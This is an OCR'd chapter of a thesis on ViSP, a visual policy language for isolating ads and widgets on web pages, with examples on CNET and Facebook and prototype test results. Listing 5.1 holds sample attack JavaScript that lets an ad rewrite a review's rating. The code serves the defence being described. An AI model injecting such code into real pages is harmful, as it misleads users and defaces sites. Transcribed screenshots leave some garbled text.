
For this example, suppose that a malicious advertiser wishes to alter the final rating given to the phone. Sample JavaScript which could do this is shown in Listing 5.1.

```
// grab the rating section
edStars = document.getElementById("edStars");

// Find the span with the numerical rating
// and change it
spans = edStars.getElementsByTagName("span");
for (i = 0; i < spans.length; ++i) {
   if (spans[i].className = "rating") {
      spans[i].innerHTML = 1.0;
   }
}

// update the interior text
edStars.innerHTML = edStars.innerHTML.replace(
   /Very Good/ig, "Very Poor");

// update the actual stars display CSS
links = edStars.getElementsByTagName("a");
links[0].className = "edRate1 toolTipElement";
```

Listing 5.1: JavaScript code used to change the CNET rating to a 1 or Very Poor rating.

To block this attack, advertisements must be isolated from the review content. They are visually distinct, but we need to compartmentalize them to match the page's layout.

Figure 5.3 gives a simple sample policy that does exactly that. The advertising features are enclosed in boxes which are red, and the review parts of the page are enclosed in green boxes. This colouring is just for the purpose of discussing the boxes—there need not be any functional difference in the encapsulation. The corresponding XML version of this same



Palm Pre (Sprint) Smartphone reviews - CNET Reviews

http://reviews.cnet.com/smartphones/palm-pre-sprint/4505-6452_7-33490473.html

home | reviews | news | downloads | cnet tv On MovieTome: See the OTHER villain from IRON MAN 2 log in | join CNET

cnet reviews

Cell Phones | Desktops | Digital Cameras | Laptops | MP3 Players | TVs | All Categories | Forums

Home > Reviews > Smartphones > Palm smartphones > Palm Pre (Sprint)

BlackBerry. Full-featured. Surprisingly thin. BlackBerry® Curve™ 8900 smartphone Get more out of life ›

Cell phones
- Best cell phones
- Cell phone accessories
- Cell phone buying guide
- Cell phone finder
- See all cell phone reviews

Palm Pre (Sprint)

+ Add to my list | Print | E-mail | Share

review | user reviews | specifications | compare | shop

Product summary

The good:
The Palm Pre's multitasking capabilities and notifications system are unparalleled. The smartphone features a vibrant display with multitouch functionality as well as a solid Web browser and good multimedia integration. The Pre offered good call quality and wireless options include 3G, Wi-Fi, Bluetooth, and GPS.

The bad:
The Pre's keyboard is cramped. Battery life drains quickly and the smartphone can be sluggish at times. Lacks expansion slot, video-recording capabilities, onscreen keyboard, and Flash support. The Pre App Catalog is still in beta with a limited number of titles.

CNET editors' rating: ★★★½☆ Very good Detailed editors' rating

Average user rating: ★★★½☆ out of 332 reviews See all user reviews

+ Add to my list

Where to buy Palm Pre (Sprint)

Price: $149.99

store	price	in stock
Sprint	$149.99	Yes

SEE STORE

T-Mobile | Samsung | Sprint | BlackBerry | Verizon Wireless

TOP PRODUCTS FROM TOP BRANDS
- Dell products
- Samsung
- Intel products
- AT&T products
- Acer products

CBS SPORTS

Figure 5.3: CNET page with visual policy.

policy is given in Listing 5.2.

```
<structure alt="Whole page">
  <box id="div:1" alt="Ad Banner" />
  <structure alt="Columns">
    <box id="div:2" alt="Sponsored left" />
    <structure alt="Column 2">
      <box id="div:contentBody" alt="Review">
        <box id="div:edStars" alt="Editor *s"/>
        <box id="div:userStars" alt="User *s"/>
      </box>
    </structure>
    <structure alt="Column 3">
        <box id="div:3" alt="Sponsored right" />
```

```
            <box id="div:4" alt="Advertising box" />
        </structure>
    </structure>
</structure>
```

Listing 5.2: XML Visual Policy for CNET Review


For the purposes of this example, assume that the policy setting for each box allows absolutely no communication in or out. Given that there is no need for the advertisements to modify the review, and plenty of reasons that it would be inappropriate for them to do so, this is a reasonable policy setting. (Although it is worth noting that the advertisement server may prefer to have at least read access to the content of the page to better target advertisements, let us assume a more conservative policy for the sake of simplicity.)

The attack code, as shown in Listing 5.1, needed to gain access to the tag with the id "edStars." However, in Figure 5.3 the review stars are contained within a visual policy box, meaning they are protected from other parts of the page. Similarly, the advertisement where the attack code is concealed has its own box, so the attack code is cut off from all of the page, not just the parts which have their own visual policy boxes. Thus, the attack will fail: the advertisement can modify only its own banner.

Note that common mitigation strategies such as tainting whitelist advertisement servers [91, 27, 51]; as a result, they cannot defend against this attack.

5.5 ViSP for Facebook

In the US, Facebook now accounts for 25% of total page views on the Internet [35]. It undeniably has a huge impact upon the web, and it is important that any web security solution be able to deal with Facebook or pages based upon the popular look and feel of the



Live Feed View news feed

What's on your mind?

Oren Mazor roller derby names are amazing. Schadenfreude is the clear winner, of course, but lulu cthulhu is a solid runner up.
twoevils.org
twoevils.org
16 minutes ago · Comment · Like · Share

Jordan Melzer and Bob Andrews are now friends.
52 minutes ago · Comment · Like

Noirin Shirley I'm at Bayside Village (3 Bayside Village Place, Brannan & Delancey, San Francisco). http://4sq.com/6Nzy8z
55 minutes ago · Comment · Like

Leigh Honeywell My brother Chris is awesome. He gave r pictures of the LHC for Christmas: http://bit.ly/7AuCsv ar here: http://fyours.wordpress.com/
about an hour ago via identi.ca · Comment · Like
Ian Hanschen likes this.
Write a comment...

Andrew Clunis Coding. Porting some GTK 1.x code to 2.x Surprisingly, deprecation warnings (and moving ancient 1

Requests View all
8 friend requests
1 event invitation
2 friend suggestions
11 other requests

Suggestions View all
Josh Phillips
Add as a friend
Jon Hickman
Catch up on Facebook.
Send him a message


Sponsored
Connect with more friends
Share the Facebook experience with more of your friends. Use our simple invitation tools to start connecting.
ail address...
View all
birthday Tuesday
rthday Wednesday
ds

Figure 5.4: Homepage for a logged-in Facebook user

site. Figure 5.4 shows the home page of a logged in user on Facebook [1].

The page is very busy, including status updates, a chat box (or chat boxes if you are talking to multiple users), a sponsored advertisement on the right hand side, menus at top, bottom and sides of the page, and a variety of other information displayed. At first glance, the policy may appear daunting due to the number of boxes required to handle status updates alone. However, thanks to the multibox structure, we can easily group the centre column's status messages rather than having to manually set policy for hundreds of status updates. We might additionally be able to do this with the left and right columns for some pages. As such, ViSP for this part of Facebook can be something like what is shown in Figure 5.5,

[1]This does not reflect the most recent design. Facebook changes their interface regularly, but many redesigns share similar elements.



What's on your mind?

Oren Mazor roller derby names are amazing. Schadenfreude is the clear winner, of course, but lulu cthulhu is a solid runner up.
twoevils.org
twoevils.org
17 minutes ago · Comment · Like · Share

Jordan Melzer and Bob Andrews are now friends.
53 minutes ago · Comment · Like

Noirin Shirley I'm at Bayside Village (3 Bayside Village Place, Brannan & Delancey, San Francisco). http://4sq.com/6Nzy8z
57 minutes ago · Comment · Like

Leigh Honeywell My brother Chris is awesome. He gave pictures of the LHC for Christmas: http://bit.ly/7AuCsv a here: http://fyours.wordpress.com/
about an hour ago via identi.ca · Comment · Like
Ian Hanschen likes this.
Write a comment...

Andrew Clunis Coding. Porting some GTK 1.x code to 2.

Catch up on Facebook.

Share the Facebook experience with more of your friends. Use our simple invitation tools to start connecting.
ail address...

birthday Tuesday
rthday Wednesday

Figure 5.5: ViSP for Facebook

with the corresponding XML given in Listing 5.3.

```
<box id="div:fb_menubar" alt="Top menu" />
<structure>
   <multibox id="div:home_stream"
       alt="Status updates"
       boxspec="div:class:GenericStory" />
   <box id="div:83" alt="Sponsored box" />
</structure>
<box id="div:presence_bar" alt="bottom menu">
   <box id="div:chat_conv"
       alt="Chat conversation" />
</box>
```

Listing 5.3: ViSP XML for Facebook home page

This is not the only possible ViSP for Facebook – one might want to add additional protections for other menus or content displayed in the left and right columns, or one might want to relax some of these restrictions, depending upon Facebook's own goals and those of its users. However, the example shows that even with a fairly complex site, the policy can be surprisingly small and manageable.

5.6 ViSP Prototype

A ViSP policy creation tool has been implemented in JavaScript as a Firefox 3 add-on. Once installed, it adds a menu option allowing the user to enter a policy-creation mode. In this mode, moving the mouse over the page highlights page elements, one at a time, when the mouse is over them. The current tool does so by showing a yellow border around the page element. The user then mouses over the desired page element and clicks to add it to the visual security policy. Once added to the policy, the border around that element becomes red and permanent, staying even when the mouse exits the area.

The other necessary ViSP tool is one which will handle enforcement of policies. The prototype ViSP policy enforcement tool currently takes as input the page and the policy, and produces a new page which uses `iframes` to provide basic encapsulation. The script used for enforcement could be used by the web developer, or put inline on the web server or a proxy so that it can be used directly on existing web applications that use more dynamic code.

But at what level should we translate and enforce the policy? There are several possible locations. The web developer might take the ViSP policy for the page and use some tool to create a new page which includes the compartmentalization described within the policy.

Similarly, a script on the web server or on a proxy server could translate the pages before they are delivered to the user. Finally, the user's web browser itself might be the final arbiter of any ViSP data. This method has the advantage that more appearance data can be used, but the disadvantage that it requires modifications to browsers while the others can use current technologies.

The use of iframes currently results in some minor irregularities, but it is our hope that future versions can be more faithful renditions of the original page. Full implementation of ViSP, however, will likely require deep browser integration as ViSP is not lexically scoped—enforcement engines must take into account the non-local interactions of HTML, CSS, and JavaScript elements.

5.7 ViSP Testing

Once the language was set, we created basic ViSP policies for 14 web sites[2], specifically targeting blogs and news sites that followed familiar patterns of including advertisements and other widgets that include third-party content and code. The results of these policies are summarized in Table 5.1.

Most of the shredded pages were, while not identical to the original, fundamentally the same. There are two sites, numbers two and four where some of the content was not visible. In the case of number two, this was a single misplaced banner advertisement that was accidentally overlaid by some flash content from elsewhere in the page. Number four is much more interesting in that it misplaces some of the centre content of the page. The content is still there, but a formatting error renders it invisible. This seems to be due to the fact that this is the only page which uses table-based layout extensively, and removing

[2]Note that these policies were created based upon the pages in early 2010. Many of these pages have changed significantly since then, and `cbc.ca/searchengine` has vanished entirely (since the show was cancelled and subsequently moved to another network).


#	Test Case	Readable?	Differences
1	`cakewrecks.com`	yes	triple top banner ads
			static boxes for sidebar content (smaller)
			large box around sharing links
2	`cbc.ca`	yes	duplicated ads
			banner add at top not visible
3	`cgisecurity.com`	yes	static boxes for sidebar content (smaller)
4	`comic-con.org`	no	centre text and menu disappear
5	`cuwise.blogspot.com`	yes	
6	`cutewithchris.com`	yes	static boxes for sidebar content (smaller)
			smaller boxes for individual blog posts
7	`jeremiahgrossman.blogspot.com`	yes	static boxes for sidebar content (larger)
8	postsecret.com	yes	
9	`cbc.ca/searchengine`	yes	double top banner ads
10	`securityfocus.com`	yes	centre block of text moved up, lost colour formatting
			static boxes for sidebar content (smaller)
11	`slashdot.org`	yes	quadruple flash ads
			static boxes for sidebar content
12	`taoofgeek.com`	yes	tripled "project wonderful" ads
			duplicated comic navigation section
13	`terri.zone12.com`	yes	smaller box for sidebar content
14	`wilwheaton.typepad.com/wwdnbackup`	yes	smaller boxes for blog text
			no text formatting on twitter box
			static boxes for sidebar content (mostly larger)

Table 5.1: Readability for basic ViSP test policies

certain tags from the table to place them in an iframe results in strange behaviour. This should be relatively easy to fix with a special case for tables, but was not done in order to avoid adding complexity to the algorithm at this time.

The rest of the minor errors mostly boil down to sizes being slightly incorrect. Unfortunately, iframes do not reflow or resize exactly like other page elements. This leads to somewhat different sizes mostly in sidebars.

In Figure 5.7 we can see a portion of the original page on the left, and the new page



continue to make a living in the future - especially internet jurisdiction and residuals. In any other economic environment, I'd be willing to walk out in a heartbeat to get them. But we have to be realistic. People are losing their homes, can't afford basic healthcare, and are struggling to support their families. SAG is not negotiating from a position of strength (thanks again for that, AFTRA, you're awesome) but in three years, we can join our sister unions and we will be.

Sun Tzu teaches us that "He will win who knows when to fight and when not to fight." SAG leadership needs to be responsible and realistic; this is not the time to have this fight. If you're a SAG member, I urge you to vote no on the strike authorization vote, and be ready to fight like hell in three years.

Technorati Links • Submit to Propeller

December 17, 2008 at 01:42 PM in Current Affairs, Film, Television | Permalink | Comments (27)

also, i have a lava lamp

I got a deadline fucked up in my head, and something I thought was due tomorrow at noon was due today at noon. Oops. I had it on my list and everything.

Luckily, I have some flexibility and an editor who trusts me, so I'm working on finishing the column now (it's coming together, but finding the flow is a challenge, even when I know the various points I want to make. I usually don't even find my way "in" to the piece until it's nearly finished, so . . . yeah, that's fun.)

My car is in the shop, and I didn't have time to stop and dinner, so I ordered delivery from this Thai place that I love, and it just got here about 20 minutes ago.

I'm eating the spiciest drunken noodles I think I've ever had, listening to Portishead, and writing a column that currently sucks, but will not suck when I turn it in.

Technorati Links • Submit to Propeller

December 16, 2008 at 07:18 PM in WWdN in Exile | Permalink | Comments (13)


there's no need to be afraid

Demand Me

Here's my 2008 Convention Schedule.

If I'm not coming to a town near you, you may want to use Eventful to demand me.

(a) WWdN before shredding



December 16, 2008 at 08:06 AM in Games | Permalink | Comments (8)

wilde is on mine

Rogers has some guest bloggers taking up temporary residence at Kung Fu Monkey, including Michael Alan Nelson, writer of the sensational Boom book *Fall of Cthluhu*, who managed to post the first truly satisfactory (to me) answer to the obligatory question, where do writers get their ideas?

> I've come to learn over the past few years what most writers probably already instinctively know; much of writing is about observation. Ideas usually don't come to us in a vacuum. However, writing can be a very solitary existence so it's very important to get out of the house, interact with people, see and experience new things. You have a much better chance of generating ideas when you aren't staring at the same four walls day after day.

When I get stuck on anything, I go for a walk. When I get really stuck, I

December 15, 2008 at 04:20 PM in WWdN in Exile | Permalink | Comments (11)

my roof is leaking; life is good

Stormpocalypse followed me home from Seattle, and I fell asleep - and

Demand Me

Here's my 2008 Convention Schedule .

If I'm not coming to a town near you, you may want to use Eventful to demand me.

(b) WWdN after shredding

Figure 5.6: WilWheaton.net before and after "shredding" to separate iframes. Post-shredding, each post is given its own iframe, and iframes have been created for the Eventful code and Flickr code

on the right. The original page is the "microcelebrity" blog "WilWheaton.net" – currently running on popular blog software on typepad.com. The iframes are intentionally left with the default border and scrollbars to make them stand out better for the purpose of testing and demonstrating the shredding code.

It is clear that the code was able not only to find divisions, but to match them up tightly to the included code, isolating web widgets from the rest of the document. Right now, although many creators may not realize it, they are making an implicit trust choice when they include code: they trust that it will not modify anything else on the page and that the included code will respect the privacy of anything the user enters into the page. But with automatically created divisions like the ones shown in Figure 5.7, code from Eventful and Flickr is completely isolated from the rest of the page. This means that rather than assuming the code is trustworthy, we can ensure that it remains so. Given several high-profile breaches in advertising servers[31, 75], this seems a sensible precaution, especially



Enter your story from the rink and have a chance to win* a $100 Tim Card or a trip for 4 to Campbellton, NB, home of Tim Hortons Hockey Day in Canada 2009
*see rules & regulations
Tim Hortons
Stories from the Rink
CBC
The best gifts are hard to wrap
Click to Shop!
NATIONAL ARTS CENTRE
CENTRE NATIONAL DES ARTS
CBC.ca Homepage
News
Sports
Entertainment
Radio
TV
My Region
cbc radio
Schedules | Frequencies | Contact Us | Programs A-Z | Personalities A-Z | Podcasts | Radio 2 | Radio
Search Engine with Jesse Brown
A blog and podcast about the Internet. But not boring

Figure 5.7: CBC's Search Engine blog, demonstrating double advertisements placed within the generated iframe

as attackers are realizing breaches in such servers can give them access to sites which may otherwise be secured.

Note that because the implementation uses iframes, which do not automatically resize, there are some minor formatting changes: there are now scrollbars on individual entries rather than having them fill up the page, and the inclusions in the sidebar now take up more space, although most of it is not filled. One of the stranger side-effects of the process of saving the page locally for processing, then adding iframes is that they provide more space for advertisements, which sometimes results in multiple advertisements placed in a single spot, as shown in Figure 5.7.

The subpages in the iframes do not include all the CSS for the entire page, and thus may be missing some styling. This seldom made a difference within the test set. In some cases, this is due to the fact that web widgets intended to be cut and pasted into a page include their own style information. Google text advertisements and Flickr's photo-badges do this. In other cases, it may be that the default style is close enough that any differences are not immediately apparent. By default, the iframes inherit the background colour of the area in which they were included.

One surprising finding is that few of the pages we examined required communication channels of any sort. Many pages use cut-and-paste code inserts: advertisements, Twitter feeds, Flickr badges, etc. that are designed so that they can be inserted anywhere. It was expected that these could be isolated without visible breakages, and this was indeed the case. What is perhaps more surprising is that menus and media inserts followed similar patterns. Although there is no technical requirement for code to be inserted only near where it is used, common programming style choices result in easily-encapsulated code. There were a few exceptions where top-level JavaScript needed access to boxes within the page (such as for advertisements), but for the most part the pages could be divided up with little communication necessary between page elements.

This tendency towards easy encapsulation may be a side effect of choosing sites which are likely to be created by amateurs. Perhaps it is not too surprising that these sites use only a smaller, simpler subset of the capabilities of the web. This suggests that ViSP is indeed viable for these sites. It is less clear at this stage as to whether ViSP can be helpful with more complex sites, and whether complex sites are more rare than one might expect.

5.8 ViSP Security

ViSP was intended to describe policies that allowed for within-page encapsulations. As such, it stops attacks that rely on intra-page access. These include defacement, information leakage, use of the user's credentials and clickjacking. See Section 7 for more details about what types of security ViSP provides, and Section 8 for more examples of how to use ViSP and how it compares with related solutions.

5.9 ViSP Discussion

It is important to note that ViSP has a number of limitations, even within the focus of isolating regions of a web page from each other. ViSP has no support for isolating code or data that are not visually represented, e.g., code in page headers. It cannot specify partial access between regions, say by originating domain or content type. Also, because our current prototype enforcement engine uses standard `iframe` tags, it produces clear visual artifacts. It may be easier to fix this problem when we can use new language constructs in HTML5 such as their seamless `<sandbox>` attribute [102] .

The idea of ViSP using entirely visual boundaries was interesting because it potentially allowed us to interpret the groupings of a page differently from the underlying HTML. For example, overlaid elements would be grouped together in ViSP, but only grouped together in the HTML if they were grouped as part of a branch of the DOM tree. However, one side effect of this was that the particular rendering of the page could change the interpretation of the policy. We were tying ourselves to an abstraction that, while very interesting theoretically, was potentially more problematic. As such, we decided we could achieve better alignment with existing abstractions if we used a language based on CSS and tied ourselves back to the familiar DOM tree rather than basing policy on the final rendering. And from this re-envisioning of ViSP was born Security Style Sheets.

6 Security Style Sheets

